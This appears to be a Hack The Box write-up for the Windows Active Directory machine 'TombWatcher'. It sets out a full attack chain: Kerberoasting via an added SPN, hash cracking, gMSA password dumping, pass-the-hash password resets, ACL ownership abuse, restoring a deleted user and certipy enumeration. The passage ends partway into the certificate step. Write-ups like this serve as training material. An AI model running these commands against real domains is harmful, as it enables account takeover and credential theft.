HTB: TombWatcher – Write‑up
A write-up and walkthrough for the Hack the Box machine: TombWatcher
Info
- Target:
10.10.11.72(tombwatcher.htb) - Difficulty:
Medium - OS:
Windows
Intro
For this box, we were provided with some user credentials for an ‘Assumed breach’ scenario. henry / H3nry_987TGV!
Enumeration
Run nmap -sC -sV -oN intial_scan tombwatcher.htb
Added tombwatcher.htb to /etc/hosts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 23:36 BST
Nmap scan report for tombwatcher.htb (10.10.11.72)
Host is up (0.019s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-12 02:36:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-07-12T02:37:46+00:00; +4h00m01s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-07-12T02:37:46+00:00; +4h00m01s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-07-12T02:37:46+00:00; +4h00m01s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-12T02:37:46+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-12T02:37:06
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 4h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.17 seconds
Bloodhound
Since we’ve been given credentials, it’a be suitable to run bloodhound to enumerate the AD domain. This can be done with:
1
bloodhound-python -u henry -p H3nry_987TGV! -d tombwatcher.htb -v --zip -c All -dc DC01.tombwatcher.htb -ns 10.10.11.72
Loaded this zip into Bloodhound and performed some simple analysis with what we could do with the Henry user. Using the ‘Outbound Object Control’ feature of Bloodhound the following attack path could be found which we will try to follow. ![/assets/img/posts/tombwatcher/bh-attack-path-map] Bloodhound shows ways of exploiting each of the attack vectors in the GUI
Gaining a Foothold
Step 1 - Write SPN to Alfred
To gain access to Alfred, we can perform a Kerberoasting attack by creating a service principal name (SPN) and then request a ticket and crack it to get the password.
Kerberoasting - Impacket
Kerberoasting is a post-exploitation attack technique that targets the Kerberos authentication protocol. SPN Hijacking means that we can create a ‘service’ on behalf of a user and then use that service to act using alfreds privileges. We can use this to add the Alfred to the INFRASTRUCTURE GROUP as Alfred has permissions to AddSelf We’re going to use addspn.py to perform this attack
Add a Fake SPN to Alfred’s account
./addspn.py -u 'TOMBWATCHER\henry' -p 'H3nry_987TGV!' -t 'alfred' -T samname -dc-ip 10.10.11.72 -s http/fakehost.tombwatcher.htb tombwatcher.htb
![spnmod][/assets/img/posts/tombwatcher/spnmod]
This adds http/fakehost.tombwatcher.htb as an SPN to alfred
Verify it worked with
impacket-GetUserSPNs tombwatcher.htb/henry:H3nry_987TGV! -dc-ip 10.10.11.72 -request
And we get the following results

Looks like we have a kerberos SessionError displaying that the clock skew between Kali and the domain controller is too large. This seems to be a Time Sync issue… to fix this:
- Install
timedatectlandrdateif they’re not already installed - Run
timedatectl set-ntp offto stop NTP from auto-updating - Run
rdate -n tombwatcher.htbto match kali’s date and time with the domain controller - Run
impacket-GetUserSPNs tombwatcher.htb/henry:H3nry_987TGV! -dc-ip 10.10.11.72 -requestagain and problem should have resolved.

Let’s save the hash to hash.txt
Cracking Kerberos Hash (krb5tgs)
john hash.txt --fork=4 --format=krb5tgs --wordlist=/usr/share/wordlists/seclists/Passwords/Common-Credentials/10k-most-common.txt

We get the password basketball
We now have a second set of credentials alfred:basketball
Step 2 - AddSelf to INFRASTRUCTURE group
Going back to the Bloodhound Attack Path Map…
 We discovered that Alfred has permissions to AddSelf to the INFRASTRUCTURE group. The benefit of this group is that it has the ReadGMSAPassword object control, this allows us to read the password for a Group Managed Service Account (GMSA).
We can use bloodyad to add alfred to the INFRASTRUCTURE group
bloodyAD --host "DC01.tombwatcher.htb" -d "tombwatcher" -u "alfred" -p "basketball" add groupMember "infrastructure" "alfred"

We can double check if we have been successful with the following command:
net rpc group members "infrastructure" -U "TOMBWATCHER"/"alfred"%"basketball" -S "DC01.tombwatcher.htb"

Step 3 - ReadGMSAPassword on ansible_dev$
Great. Now that we have added alfred to the infrastructure group we will be able to read the Group Managed Service Account (GMSA) Password for ansible_dev$@tombwatcher.htb
Using gMSADumper.py we can read the GMSA password (hashes)
python3 gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'

1
2
3
ansible_dev$:::7bc5a56af89da4d3c03bc048055350f2
ansible_dev$:aes256-cts-hmac-sha1-96:29a7e3cc3aaad2b30beca182a9707f1a1e71d2eb49a557d50f9fd91360ec2f64
ansible_dev$:aes128-cts-hmac-sha1-96:de6c86d8b6a71c4538f82dc570f7f9a6
Step 4 - ForceChangePassword of Sam
So what can we do with the hashes provided in the last step ?
- Pass-the-Hash with the NT hash
- Perform a Kerberos-based attack (using the AES keys)
Since we have the NT hash, it would be reasonable to try a pass-the-hash attack to reset the password.
Pass the Hash
1
2
pth-net rpc password "$TargetUser" -U "$DOMAIN"/"$USER"%"ffffffffffffffffffffffffffffffff":"$NT_HASH" -S "$DC_HOST"
1
2
pth-net rpc password "sam" -U "TOMBWATCHER"/"ansible_dev\$"%"ffffffffffffffffffffffffffffffff":"ecb4146b3f99e6bbf06ca896f504227c
" -S DC01.tombwatcher.htb

I set the password to test123
Step 5 - WriteOwner on John
The WriteOwner
Set owner to Sam
we can use
1
owneredit.py -action write -new-owner 'attacker' -target 'victim' 'DOMAIN'/'USER':'PASSWORD' -dc-ip <domain-ip>
1
impacket-owneredit -action write -new-owner 'sam' -target 'john' 'TOMBWATCHER'/'sam':'test123' -dc-ip DC01.tombwatcher.htb

We have successfully set sam as the new owner of john
Grant GenericAll permissions
1
dacledit.py -action 'write' -rights 'FullControl' -principal 'controlledUser' -target 'targetUser' 'domain'/'controlledUser':'password'
1

dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'TOMBWATCHER'/'sam':'test123' -dc-ip DC01.tombwatcher.htb
Force password reset
Since we have a proper user password, this should be easier.
1
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
Setting the john user’s password to test123
1
net rpc password "john" "test123" -U "TOMBWATCHER"/"sam"%"test123" -S DC01.tombwatcher.htb

(I know this worked as I tried this before setting GenericAll privs and got this error 😀)

User flag
Since we have the john user’s credentials, we can try to log in using evil win-rm
From the nmap scan, 5985 hosts the WinRM service
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1
evil-winrm -i DC01.tombwatcher.htb -u 'john' -p 'test123'


We now have our user flag.
Privilege Escalation
From our earlier enumeration, we saw that John has GenericAll on ADCS. And the fact we have win-rm access, we should be able to escalate our privileges from here.
The ADCS Node is an Organisational Unit as opposed to the User/Groups we’ve dealt with before. The user John has full control over this object, so we can do whatever we wish.
NOTE: Whilst trying to abuse OU’s we need to use the OU ID rather than a name.
ADCS Object ID:
BE54CC4B-F7F3-4069-9085-18D905FF7A31
First, let’s try running another bloodhound scan since we have elevated privileges since we first tried with henry.
1
bloodhound-python -u john -p test123 -d tombwatcher.htb -v --zip -c All -dc DC01.tombwatcher.htb -ns 10.10.11.72
Opening the resulting file in bloodhound:

We don’t get anything new :-(
As someone else had pointed out to me, the OU has no objects. This is a little weird…
Checking out deleted objects.
Since we have GenericAll rights over the ADCS OU, we should be able to find out if there are any tombstones (hence the name of the box), which are deleted objects that we may be able to bring back.
In the WinRM session, we can run the following command to find :
1
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects

Interesting. There is a deleted ‘cert_admin’ user, perhaps if we can restore this user, we will be able to perform a certificate attack.
Restoring Tombstoned User
Let’s try restore the first user, we can do this by using the ObjectGUID:
1
Restore-ADObject -Identity $deletedUser.ObjectGUID
1
Restore-ADObject -Identity f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
Let’s confirm that we see the AD object:
1
Get-ADObject -Identity f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Owning the cert_admin Account
Like before, let’s change the password of the cert_admin account using john:
1
net rpc password "cert_admin" "test123" -U "TOMBWATCHER"/"john"%"test123" -S DC01.tombwatcher.htb
Certipy
Since we know we’re dealing with a certificate account, we can use Certipy to enumerate for abuse-able certificates - hopefully allowing us to impersonate a domain administrator
1
certipy-ad find -u 'cert_admin@tombwatcher.htb' -p 'test123' -dc-ip 10.10.11.72 -enabled -stdout
One of the certificates that caught my eye was the WebServer certificate.
1
2
3
4
5
6
7
8
9
10
11
12
13
